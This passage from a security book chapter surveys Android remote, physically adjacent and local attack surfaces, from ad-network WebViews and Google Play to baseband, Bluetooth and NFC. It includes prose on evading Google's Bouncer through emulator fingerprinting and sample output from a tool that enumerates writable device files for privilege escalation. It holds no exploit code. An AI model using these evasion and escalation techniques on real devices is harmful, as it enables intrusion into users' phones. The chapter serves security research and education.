Advertising networks are a prominent part of the Android app ecosystem because they are often used by developers of ad-supported free mobile apps. In these apps, a developer includes additional code libraries and invokes them to display ads as they deem necessary. Behind the scenes, the app developer has an advertiser account and is credited based on various criteria, such as the number of ads displayed. This can be quite lucrative for apps that are extremely popular (for example, *Angry Birds*) so it is no surprise that app developers take this route.

Advertising networks represent an interesting and potentially dangerous piece of the puzzle for several reasons. The functionality that renders advertisements is usually based on an embedded browser engine (a `WebView`). As such, traditional browser attacks apply against these apps but typically only via the MitM vectors. Unlike traditional browsers, these `WebViews` often expose additional attack surfaces that allow remote compromise using Java-style reflection attacks. Ad network frameworks are especially terrifying because legitimate advertisers could also potentially take control of devices using these weaknesses. Although these types of attacks are not covered further in this book, we recommend that you read up on them by doing an Internet search for the terms “WebView,” “addJavascriptInterface,” and “Android Ad Networks.”

In addition to the risk of remote code execution, advertising frameworks also present a significant risk to privacy. Many frameworks have been found to be collecting a plethora of personal information and reporting it back to the advertiser. This type of software is commonly referred to as *adware* and can become a terrible nuisance to the end user. For example, an advertising framework that collects the e-mail addresses of a user's contacts could sell those to spammers who would then bombard those addresses with unsolicited junk e-mails. Although this is not as serious as fully compromising an Android device, it should not be taken lightly. Sometimes compromising a user's location or contacts is all that is necessary to achieve an attacker's goals.

Media and Document Processing

Android includes many extremely popular and well vetted open source libraries, many of which are used to process rich media content. Libraries like `libpng` and `libjpeg` are prolific and used by almost everything that renders PNG and JPEG images, respectively. Android is no exception. These libraries represent a significant attack surface due to the amount of untrusted data processed by them. As discussed previously, in the “Web-Powered Mobile Apps” section, Twitter clients often render images automatically. In this situation, an attack against one of these components might lead to a remote compromise without user interaction. These libraries are well vetted, but that does not mean no issues remain. The past two years have seen the discovery of important issues in both of the aforementioned libraries.

Additionally, some OEM Android devices ship with document viewing and editing tools. For example, the Polaris Office application shipped on the Samsung Galaxy S3 was leveraged to achieve remote code execution in the 2012 Mobile Pwn2Own competition. The attack vector used in the competition was Near Field Communication (NFC), which is discussed in the “NFC” section later in this chapter.

Electronic Mail

An electronic mail client is yet another client-side application that has an exposed attack surface. Like the other aforementioned client-side applications, electronic mail can be used as a vector to deliver browser attacks. In fact, Android e-mail clients are often based on a browser engine with a somewhat limited configuration. More specifically, e-mail clients do not support JavaScript or other scripted content. That said, modern e-mail clients render a subset of rich media, such as markup and images, inline. Also, e-mail messages can contain attachments, which have historically been a source of trouble on other platforms. Such attachments could, for example, be used to exploit applications like Polaris Office. The code that implements these features is an interesting area for further research and seems to be relatively unexplored.

Google Infrastructure

Android devices, though powerful, rely on cloud-based services for much of their functionality. A large portion of the infrastructure behind these services is hosted by Google itself. The functionality provided by these services ranges from contact and e-mail data used by the phone dialer and Gmail to sophisticated remote management features. As such, these cloud services present an interesting attack surface, albeit not one that is usually reachable by a typical attacker. Many of these services are authenticated by Google's Single Sign On (SSO) system. Such a system lends itself to abuse because credentials stolen from one application could be used to access another application. This section discusses several relevant back-end infrastructure components and how they can be used to remotely compromise an Android device.

Google Play

Google's primary outlet for content, including Android applications, is Google Play. It allows users to purchase music, movies, TV shows, books, magazines, apps, and even Android-based devices themselves. Most content is downloadable and is made available immediately on a chosen device. In early 2011, Google opened a website to access Google Play. In late 2013, Google added a remote device management component called Android Device Manager. The privileged and trusted role that Google Play serves makes it an interesting infrastructure component to consider when thinking about attacking Android devices. In fact,

Google Play has been used in several attacks, which are covered more in the following sections.

Malicious Apps

Because much of the content within Google Play comes from untrusted sources, it represents another significant remote attack surface. Perhaps the best example is an Android app. As is evident by now, Android apps contain code that executes directly on an Android device. Therefore, installing an application is equivalent to granting arbitrary code execution (albeit within Android's user-level sandbox) to the app's developer. Unfortunately, the sheer number of apps available for any given task overwhelms users and makes it very difficult for them to determine whether they should trust a particular developer. If a user incorrectly assesses trust, installing a malicious app could fully compromise her device. Beyond making incorrect trust decisions, attackers could also compromise a developer's Google Play account and replace his application with malicious code. The malicious application would then be automatically installed on any device where the current, safe version of the app is already installed. This represents a powerful attack that could be devastating to the Android ecosystem if carried out.

Other content made available through Google Play might also be able to compromise a device, but it's not entirely clear where this content originates. Without knowing that, it's impossible to determine if there is an attack surface worth investigating.

Apart from the Google Play web application itself, which is outside the scope of this chapter, the Google Play application on an Android device exposes an attack surface. This app must process and render untrusted data that is supplied by developers. For example, the description of the application is one such source of untrusted data. The underlying code beneath this attack surface is one interesting place to look for bugs.

Third-Party App Ecosystems

Google allows Android users to install applications outside of Google Play. In this way, Android is open to allowing independent third parties to distribute their applications from their company (or personal) websites. However, users must explicitly authorize application installs from third parties by using the workflow shown in Figure 5-3.




Figure 5-3: Authorize unknown apps workflow

The ability to install third-party applications on Android devices has naturally led to the creation of third-party application ecosystems, which come with their own set of dangers. Perhaps the biggest threat posed by third-party app markets is one that carries over from pirated or cracked software on PCs and Macs: Trojans. Malicious actors will decompile code for a popular trusted app and modify it to do something malicious before posting it to the third-party app market. A 2012 study by Arxan Technologies entitled “State of Security in the App Economy: ‘Mobile Apps Under Attack’” found that 100 percent (or *all*) of the applications listed on Google Play’s Top 100 Android Paid App list were hacked, modified, and available for download on third-party distribution sites. The report also provides some insights into the popularity (or pervasiveness) of these sites, mentioning downloads of more than 500,000 for some of the more popular paid Android apps.

In Android 4.2, Google introduced a feature called Verify Apps. This feature works through the use of fingerprinting and heuristics. It extracts heuristic data from applications and uses it to query a Google-run database that determines if the application is known malware or has potentially malicious attributes. In this way, Verify Apps simulates a simple signature-based blacklisting system similar to that of antivirus systems. Verify Apps can issue warnings to the user or block installation entirely based on the classification of attributes from the application. Figure 5-4 shows this feature in action.




Figure 5-4: Verify Apps blocking and warning

In early 2013, the `Android.Troj.mdk` Trojan was found embedded in up to 7,000 cracked Android applications available on third-party application sites. This included some popular games such as *Temple Run* and *Fishing Joy*. This Trojan infected up to 1 million Chinese Android devices, making them part of one of the biggest botnets known publicly at the time. This dwarfed the previously discovered Rootstrap Android botnet that infected more than 100,000 Android devices in China. Obviously third-party app markets pose a clear and present danger to Android devices and should be avoided if possible. In fact, whenever possible, make sure that the Allow Installations from Unknown Sources setting is disabled.

Bouncer

In an attempt to deal with malicious applications in Google Play, the Android Security Team runs a system called Bouncer. This system runs the applications that developers upload inside a virtual environment to determine whether the app exhibits malicious behavior. For all intents and purposes, Bouncer is a dynamic runtime analysis tool. Bouncer is essentially an emulator based on

Quick Emulator (QEMU), much like the one included in the Android SDK, to run Android and execute the app in question. To properly simulate the environment of a real mobile device, Bouncer emulates the common runtime environment for an application, which means the app can access

- Address books
- Photo albums
- SMS messages
- Files

All of these are populated with dummy data unique to Bouncer's emulated virtual machine disk image. Bouncer also emulates common peripherals found on mobile devices, such as a camera, accelerometer, GPS, and others. Furthermore, it allows the application to freely contact the Internet. Charlie Miller and Jon Oberheide used a "reverse shell" application that gave them terminal-level access to Google's Bouncer infrastructure via HTTP requests. Miller and Oberheide also demonstrated a number of ways that Bouncer can be fingerprinted by a malicious application. These techniques ranged from identifying the unique dummy data found in Bouncer's SMS messages, address books, and photo albums to detecting and uniquely fingerprinting the QEMU instance unique to the Bouncer virtual machines. These identification techniques could then be used by a malicious attacker to avoid executing the malicious functionality of their application while Bouncer was watching. Later, the same application executing on a user's phone could commence its malicious activities.

Nicholas Percoco published similar research in his Blackhat 2012 white paper "Adventures in Bouncerland," but instead of detecting Bouncer's presence, his techniques involved developing an application with functionality that justified permissions for the download and execution of malicious JavaScript. The application was a web-backed, user-configurable SMS blocking application. With permissions to access the web and download JavaScript, the backend web server ostensibly became a command and control server that fed the application malicious code at runtime. Percoco's research also demonstrated that relatively minor updates made to a new release of an app can go relatively unnoticed as having malicious content.

Even excluding these very interesting techniques for evading Bouncer, malicious applications still manage to surface on Google Play. There is a burgeoning malware and spyware world for default-configured Android devices. Because devices can be configured to allow installing apps from third parties, the majority of malicious applications are found there.

Google Phones Home

Behind the scenes, Android devices connect to Google's infrastructure through a service called `GTalkService`. It is implemented using Google's `ProtoBufs`

transport and connects a device to many of Google's back-end services. For example, Google Play and Gmail use this service to access data in the cloud. Google made Cloud to Device Messaging (C2DM), which uses `GTalkService`, available in Android 2.2. In June 2012, Google deprecated C2DM in favor of Google Cloud Messaging (GCM). GCM continues to use `GTalkService` for cloud communications. A more specific example involves installing applications from the Google Play website as shown in Figure 5-5.




Figure 5-5: Installing an application from the web

Apart from user-initiated installation, one of those most interesting properties of `GTalkService` is that it allows Google to install and remove applications at its own will. In fact, it is possible to do so silently without notifying the end user. In the past, Google used this mechanism as an emergency mechanism to remove confirmed malicious applications from the entire device pool at once. Also, it has been used to push applications onto the device as well. In 2013, Google launched an initiative to provide APIs to older devices called Google Play Services. In doing so, Google installed a new application on all Android devices to provide this functionality.

Although `GTalkService` represents an interesting attack surface, vectors into it require trusted access. This functionality's connection to the cloud is secured using certificate-pinned SSL. This limits attacks to those that come from within Google's own back end. That said, leveraging Google's back end to conduct attacks is not entirely impossible.

Unfortunately, diving deeper into the attack surface exposed by `GTalkService` requires significant reverse-engineering effort. The components that implement

this part of Android devices are closed source and aren't part of Android Open Source Project (AOSP). Inspecting them requires the use of disassemblers, decompilers, and other specialized tools. A good starting point is to reverseengineer the Google Play application or the `GTalkService` itself.

Jon Oberheide demonstrated two separate attacks that utilized `GTalkService` to compromise devices. The first, at SummerCon 2010, showed that it was possible to access the authentication token used to maintain the persistent back-end connection via the `com.accounts.AccountManager` API. Malicious applications could use this to initiate application installs without prompting or reviewing application permissions. More information on this attack is available at <https://jon.oberheide.org/blog/2011/05/28/when-angry-birds-attack-android-edition/>. The second attack, discussed in detail at <https://jon.oberheide.org/blog/2011/03/07/how-i-almost-won-pwn2own-via-xss/>, showed that an XSS vulnerability in the Google Play website allowed attackers to do the same. This time, however, it was not necessary to install a malicious application. In both cases, Oberheide developed proof-of-concept codes to demonstrate the attacks. Oberheide's findings are high-impact and fairly straightforward. Exploring this attack surface further is an interesting area for future work.

Physical Adjacency

Recall the working definition of physical adjacency from the "Adjacency" section earlier in this chapter. Unlike physical attacks, which require directly touching the target device, physically adjacent attacks require that an attacker is within a certain range of her intended victim. Much of this attack surface involves various types of radio frequency (RF) communications. However, some attack surfaces are not related to RF. This section covers wireless supported communications channels in depth and discusses other attack surfaces that are reachable within certain proximities.

Wireless Communications

Any given Android device supports a multitude of different radio-based wireless technologies. Almost all devices support Wi-Fi and Bluetooth. Many of those also support Global Positioning System (GPS). Devices able to make cellular telephone calls support one or more of the standard cell technologies, such as Global System for Mobile communications (GSM) and Code Division Multiple Access (CDMA). Newer Android devices also support Near Field Communication (NFC). Each of the supported wireless technologies has specific frequencies associated with them and thus is only reachable within certain physical proximities. The following sections will dive deeper into each technology and explain

the associated access requirements. Before diving into those details, let's look at concepts that apply to all of these mediums.

All wireless communications are susceptible to a wide range of attacks, both active and passive. Active attacks require an attacker to interfere with the normal flow of information and include jamming, spoofing, and man-in-the-middle (MitM). Because Wi-Fi and cellular networking are used to access the Internet at large, MitM attacks against these mediums provide access to an extremely rich attack surface. Passive attacks, like sniffing, enable attackers to compromise the information flowing through these mediums. Stolen information is powerful. For example, compromising keystrokes, authentication credentials, financial data, or otherwise can lead to further and more impactful attacks.

GPS

GPS, which is often referred to as location data in Android, allows a device to determine where it is on the planet. It works based on signals from satellites that orbit the planet. The GPS receiver chip receives these signals, amplifies them, and determines its location based on the result. Most people know GPS because it is often used to enable turn-by-turn navigation. In fact, devices designed specifically for navigation are often called GPS devices. In modern times, GPS has become an important tool in travelers' toolboxes.

However, having GPS so widely available is not without controversy. Though GPS is a one-way communications mechanism, location data is exposed to Android applications through the Android Framework (`android.location` API) and Google Play Services (Location Services API). Regardless of which API is used, many Android applications do not respect end-user privacy and instead monitor the user's location. Some of the authors of such apps are believed to sell access to the data to unknown third parties. This practice is truly concerning.

Under the hood, the hardware and software that implements GPS varies from one device to the next. Some devices have a dedicated chip that provides GPS support while others have GPS support integrated into the System-on-Chip (SoC). The software that supports the hardware varies accordingly and is usually closed source and proprietary. This fact makes enumerating and digging deeper into the exposed attack surface difficult, time consuming, and device specific. Like any other communications mechanism, software that deals with the radio itself represents a direct attack surface. Following the data as it flows up the software stack, additional attack surfaces exist.

Because GPS signals emanate from outer space, an attacker could theoretically be very far away from his target device. However, there are no known attacks that compromise an Android device via the GPS radio. Because Android devices don't use GPS for security, such as authentication, the possibilities are limited. The only known attacks that involve location data are spoofing attacks. These

attacks could mislead a user using turn-by-turn navigation or allow cheating at games that use the location data as part of their logic.

Baseband

The single part of a smartphone that sets it apart from other devices the most is the ability to communicate with mobile networks. At the lowest level, this functionality is provided by a cellular modem. This component, often called the *baseband processor*, might be a separate chip or might be part of the SoC. The software that runs on this chip is referred to as the *baseband firmware*. It is one of the software components that comprise the Android telephony stack. Attacks against the baseband are attractive because of two things: limited visibility to the end user and access to incoming and outgoing cellular voice and data. As such it represents an attractive attack surface in a smartphone.

Although an attack against the baseband is a remote attack, an attacker must be within a certain proximity to a victim. In typical deployments, the cell modem can be several miles away from the cell tower. Mobile devices will automatically connect to and negotiate with the tower with the strongest signal available. Because of this fact, an attacker only needs to be close enough to the victim to appear to be the strongest signal. After the victim associates with the attacker's tower, the attacker can MitM the victim's traffic or send attack traffic as they desire. This type of attack is called a Rogue Base Station attack and has garnered quite a bit of interest in recent years.

Android smartphones support several different mobile communications technologies like GSM, CDMA, and Long Term Evolution (LTE). Each of these are made up of a collection of protocols used to communicate between various components within a cellular network. To compromise a device, the most interesting protocols are those that are spoken by the device itself. Each protocol represents an attack vector and the underlying code that processes it represents an attack surface.

Digging deeper into the attack surface exposed by the baseband not only requires intense application of tools like IDA Pro, but also requires access to specialized equipment. Because baseband firmware is typically closed source, proprietary, and specific to the baseband processor in use, reverse-engineering and auditing this code is challenging. Communicating with the baseband is only possible using sophisticated radio hardware like the Universal Software Radio Peripheral (USRP) from Ettus Research or BladeRF from Nuand. However, the availability of small, portable base stations like Femtocells and Picopops could make this task easier. When the hardware requirement has been fulfilled, it's still necessary to implement the necessary protocols to exercise the attack surface. The Open Source Mobile Communications (Osmocom) project, as well as

several other projects, provides open source implementations for some of the protocols involved.

In Android, the Radio Interface Layer (RIL) communicates with the baseband and exposes cellular functionality to rest of the device. More information about RIL is covered in Chapter 11.

Bluetooth

The Bluetooth wireless technology widely available on Android devices supports quite a bit of functionality and exposes a rich attack surface. It was originally designed as a wireless alternative to serial communications with relatively low range and power consumption. Although most Bluetooth communications are limited to around 32 feet, the use of antennae and more powerful transmitters can expand the range up to 328 feet. This makes attacks against Bluetooth the third-longest-range wireless medium for attacking Android devices.

Most mobile device users are familiar with Bluetooth due to the popularity of Bluetooth headsets. Many users do not realize that Bluetooth actually includes more than 30 *profiles*, each of which describes a particular capability of a Bluetooth device. For example, most Bluetooth headsets use the Hands-Free Profile (HFP) and/or Headset Profile (HSP). These profiles give the connected device control over the device's speaker, microphone and more. Other commonly used profiles include File Transfer Profile (FTP), Dial-up Networking Profile (DUN), Human Interface Device (HID) Profile, and Audio/Video Remote Control Profile (AVRCP). Though a full examination of all profiles is outside the scope of this book, we recommend you do more research for a full understanding of the extent of the attack surface exposed by Bluetooth.

Much of the functionality of the various Bluetooth profiles requires going through the *pairing* process. Usually the process involves entering a numeric code on both devices to confirm that they are indeed talking to each other. Some devices have hard-coded codes and therefore are easier to attack. After a pairing is created, it's possible to hijack the session and abuse it. Possible attacks include Bluejacking, Bluesnarfing, and Bluebugging. In addition to being able to pair with hands-free devices, Android devices can be paired with one another to enable transferring contacts, files, and more. The designed functionality provided by Bluetooth is extensive and provides access to nearly everything that an attacker might want. Many feasible attacks exploit weaknesses in pairing and encryption that is part of the Bluetooth specification. As such, Bluetooth represents a rather rich and complicated attack surface to explore further.

On Android devices, the attack surface exposed by Bluetooth starts in the kernel. There, drivers interface with the hardware and implement several of the low-level protocols involved in the various Bluetooth profiles like Logical Link

Control and Adaptation Protocol (L2CAP) and Radio Frequency Communications (RFCOMM). The kernel drivers expose additional functionality to the Android operating system through various Inter Process Communication (IPC) mechanisms. Android used the Bluez user-space Bluetooth stack until Android 4.2 when Google switched to Bluedroid. Next, code within the Android Framework implements the high-level API exposed to Android apps. Each component represents a part of the overall attack surface. More information about the Bluetooth subsystem in Android is available at <https://source.android.com/devices/bluetooth.html>.

Wi-Fi

Nearly all Android devices support Wi-Fi in its most basic form. As newer devices have been created, they have kept up with the Wi-Fi standards fairly well. At the time of this writing, the most widely supported standards are 802.11g and 802.11n. Only a few devices support 802.11ac. Wi-Fi is primarily used to connect to LANs, which in turn provide Internet access. It can also be used to connect directly to other computer systems using Ad-Hoc or Wi-Fi Direct features. The maximum range of a typical Wi-Fi network is about 120 feet, but can easily be extended through the use of repeaters or directional antennae.

It's important to note that a full examination of Wi-Fi is beyond the scope of this book. Other published books, including "Hacking Exposed Wireless," cover Wi-Fi in more detail and are recommended if you are interested. This section attempts to briefly introduce security concepts in Wi-Fi and explain how they contribute to the attack surface of an Android device.

Wi-Fi networks can be configured without authentication or using several different authentication mechanisms of varying strength. Open networks, or those without authentication, can be monitored wirelessly using completely passive means (without connecting). Authenticated networks use various encryption algorithms to secure the wireless communications and thus monitoring without connecting (or at least having the key) becomes more difficult. The three most popular authentication mechanisms are Wired Equivalent Privacy (WEP), Wi-Fi Protected Access (WPA), and WPA2. WEP is broken relatively easily and should be considered roughly equivalent to no protection at all. WPA was created to address these weaknesses and WPA2 was created to further harden Wi-Fi authentication and encryption.

The Wi-Fi stack on Android is much like the Bluetooth stack. In fact, some devices include a single chip that implements both technologies. Like Bluetooth, the source code for the Wi-Fi stack is open source. It begins with kernel drivers

that manage the hardware (the radio) and handle much of the low-level protocols. In user-space, `wpa_supplicant` implements authentication protocols and the Android operating system manages memorized connections. Like Bluetooth, these components are exposed to untrusted data and thus represent an exposed attack surface that's interesting to explore further.

In addition to connecting to Wi-Fi access points (APs), most Android devices are capable of assuming the AP role, too. In doing so, the device increases its attack surface significantly. Additional user-space code, more specifically `hostapd` and a DNS server, is spun up and exposed to the network. This increases the remote attack surface, especially if an attacker is able to connect to the AP hosted by the Android device.

Other than generic Wi-Fi attacks, no successful attacks against the Wi-Fi stack of an Android device are known. Viable generic attacks include rogue hotspots and MitM attacks.

NFC

NFC is a wireless communications technology that builds upon Radio Frequency Identification (RFID). Of the wireless technologies supported by Android devices, NFC has the shortest range, which is typically limited to less than 8 inches. There are three typical use cases for NFC on Android devices. First, tags that are usually in the form of stickers are presented to the device, which then reads the tag's data and processes it. In some cases, such stickers are prominently displayed in public places as part of interactive advertising posters. Second, two users touch their Android devices together to *beam* data, such as a photo. Finally, NFC is routinely used for contactless payments.

The Android implementation of NFC is fairly straightforward. Figure 5-6 depicts an overview of Android's NFC stack. Kernel drivers speak to the NFC hardware. Rather than doing deep processing on received NFC data, the driver passes the data to the NFC Service (`com.android.nfc`) within the Android Framework. In turn, the NFC Service delivers the NFC tag data to Android apps that have registered to be the recipient of NFC messages.

NFC data comes in several forms, many of which are supported by Android by default. All of these supported implementations are very well documented in the Android SDK under the `TagTechnology` class. More information about NFC on Android is available at <http://developer.android.com/guide/topics/connectivity/nfc/index.html>.




Figure 5-6: NFC on Android

The most popular message format is NFC Data Exchange Format (NDEF). NDEF messages can contain any data, but are typically used to transmit text, phone numbers, contact information, URLs, and images. Parsing these types of messages often results in performing actions such as pairing Bluetooth devices, launching the web browser, dialer, YouTube, or Maps applications, and more. In some cases these operations are performed without any user interaction, which is especially attractive to an attacker. When beaming files, some devices launch the default viewer for the received file based on its file type. Each of these operations is an excellent example of an additional attack surface that lies beneath NFC.

Several successful attacks leveraged NFC to compromise Android devices. As demonstrated by Charlie Miller, NFC can be used to automatically set up connections using other wireless technologies such as Bluetooth and Wi-Fi Direct. Because of this, it could be used to enable access to an attack surface that would otherwise not be available. Georg Wicherski and Joshua J. Drake demonstrated a successful browser attack that was launched via NFC at BlackHat USA in 2012. Also, as mentioned earlier, researchers from MWR Labs utilized

NFC to exploit a file format parsing vulnerability in the Polaris Office document suite at the 2012 Mobile Pwn2Own. These attacks demonstrate that the attack surface exposed by NFC support on Android can definitely lead to successful device compromises.

Other Technologies

Apart from wireless communications, a couple of other technologies contribute to the overall attack surface of Android devices. More specifically, Quick Response (QR) codes and voice commands could theoretically lead to a compromise. This is especially true in the case of Google Glass—which is based on Android—and newer Android devices like the Moto X and Nexus 5. Early versions of Google Glass would process QR codes whenever a picture was taken. Lookout Mobile Security discovered that a surreptitiously placed QR code could cause Google Glass to join a malicious Wi-Fi network. From there, the device could be attacked further. Additionally, Google Glass makes extensive use of voice commands. An attacker sitting next to a Google Glass user can speak commands to the device to potentially cause it to visit a malicious website that compromises the device. Though it is difficult to target the underlying implementation of these technologies, the functionality provided leaves room for abuse and thus a potential compromise of the device.

Local Attack Surfaces

When an attacker has achieved arbitrary code execution on a device, the next logical step is to escalate privileges. The ultimate goal is to achieve privileged code execution in kernel space or under the `root` or `system` user. However, gaining even a small amount of privileges, such as a supplementary group, often exposes more restricted attack surfaces. In general, these attack surfaces are the most obvious to examine when attempting to devise new rooting methods. As mentioned in Chapter 2, the extensive use of privilege separation means that several minor escalations might need to be combined in order to achieve the ultimate goal.

This section takes a closer look at the various attack surfaces exposed to code that's already executing on a device, whether it be an Android app, a shell via ADB, or otherwise. The privileges required to access these attack surfaces varies depending on how the various endpoints are secured. In an effort to ease the pain associated with the extensive privilege separation used on Android, this section introduces tools that can be used to examine OS privileges and enumerate exposed endpoints.

Exploring the File System

Android's Unix lineage means that many different attack surfaces are exposed via entries in the file system. These entries include both kernel-space and user-space endpoints. On the kernel side, device driver nodes and special virtual file systems provide access to interact directly with kernel-space driver code. Many user-space components, like privileged services, expose IPC functionality via sockets in the `PF_UNIX` family. Further, normal file and directory entries with insufficiently restricted permissions give way to several attack classes. By simply inspecting the entries within the file system you can find these endpoints, exercise the attack surface below them, and potentially escalate your privileges.

Each file system entry has several different properties. First and foremost, each entry has a user and group that is said to own it. Next most important is the entry's permissions. These permissions specify whether the entry can be read, written, or executed only by the owning user or group or by any user on the system. Also, several special permissions control type-dependent behaviors. For example, an executable that is set-user-id or set-group-id executes with elevated privileges. Finally, each entry has a type that tells the system how to handle manipulations to the endpoint. Types include regular files, directories, character devices, block devices, First-In-First-Out nodes (FIFOs), symbolic links, and sockets. It's important to consider all of these properties when determining exactly which attack surfaces are reachable given a particular level of access.

You can enumerate file system entries easily using the `opendir` and `stat` system calls. However, some directories do not allow lesser privileged users to list their contents (those lacking the read bit). As such, you should enumerate the file system with root privileges. To make it easier to determine file system entries that could be interesting, Joshua J. Drake developed a tool called `canhazaxs`. The following excerpt shows this tool in action on a Nexus 4 running Android 4.4.

```
root@mako:/data/local/tmp # ./canhazaxs -u shell -g \
1003,1004,1007,1009,1011,1015,1028,3001,3002,3003,3006 /dev /data
[*] uid=2000(shell),
groups=2000(shell),1003(graphics),1004(input),1007(log),1009(mount),1011
(adb),
1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),
3006(net_bw_stats)
[*] Found 0 entries that are set-uid executable
[*] Found 1 entries that are set-gid executable
    directory 2750 system shell /data/misc/adb
[*] Found 62 entries that are writable
[...]
```

```
    file 0666 system system /dev/cpuctl/apps/tasks
[...]
```

```
    chardev 0666 system system /dev/genlock
```

```
[...]
socket 0666 root system /dev/socket/pb
[...]

directory 0771 shell shell /data/local/tmp
[...]
```

The `-u` and `-g` options passed to `canhazaxs` correspond to the user and groups that should be considered when determining whether the entry is readable, writable, or executable. After those options, you can specify any number of directories to inspect. For each of these directories, `canhazaxs` recursively enumerates entries in all directories within. After everything is inspected, entries that are accessible are shown prioritized by potential impact. For each entry, `canhazaxs` shows the type, permissions, user, group, and path. This streamlines the process of enumerating attack surfaces exposed via the file system.

Finding the code behind each endpoint depends on the type of entry. For kernel drivers, searching the kernel source code for the specific entry's name, as discussed further in Chapter 10, is the best method. It's difficult to find exactly what code operates on any particular regular file or directory. However, inspecting the `init.rc` and related commands have led to the discovery of privilege escalation vulnerabilities in the past. Determining the code behind a socket endpoint can be tricky and is discussed further in the "Finding the Code Behind a Socket" section later in this chapter. When you find the code, you can determine the functionality provided by the endpoint. The deeper attack surfaces beneath these endpoints present an opportunity to uncover previously unknown privilege escalation issues.

Finding Other Local Attack Surfaces

Not all local attack surfaces are exposed via entries in the file system. Additional attack surfaces exposed by the Linux kernel include system calls, socket implementations, and more. Many services and apps in Android expose attack surfaces locally through different types of IPC, including sockets and shared memory.

System Calls

The Linux kernel has a rich attack surface that is exposed to local attackers. Apart from things represented by an entry in the file system, the Linux kernel also processes potentially malicious data when it executes system calls. As such, system call handler functions inside the kernel represent an interesting attack surface. Finding such functions is easily accomplished by searching for the `SYSCALL_DEFINE` string within the kernel source code.

Sockets
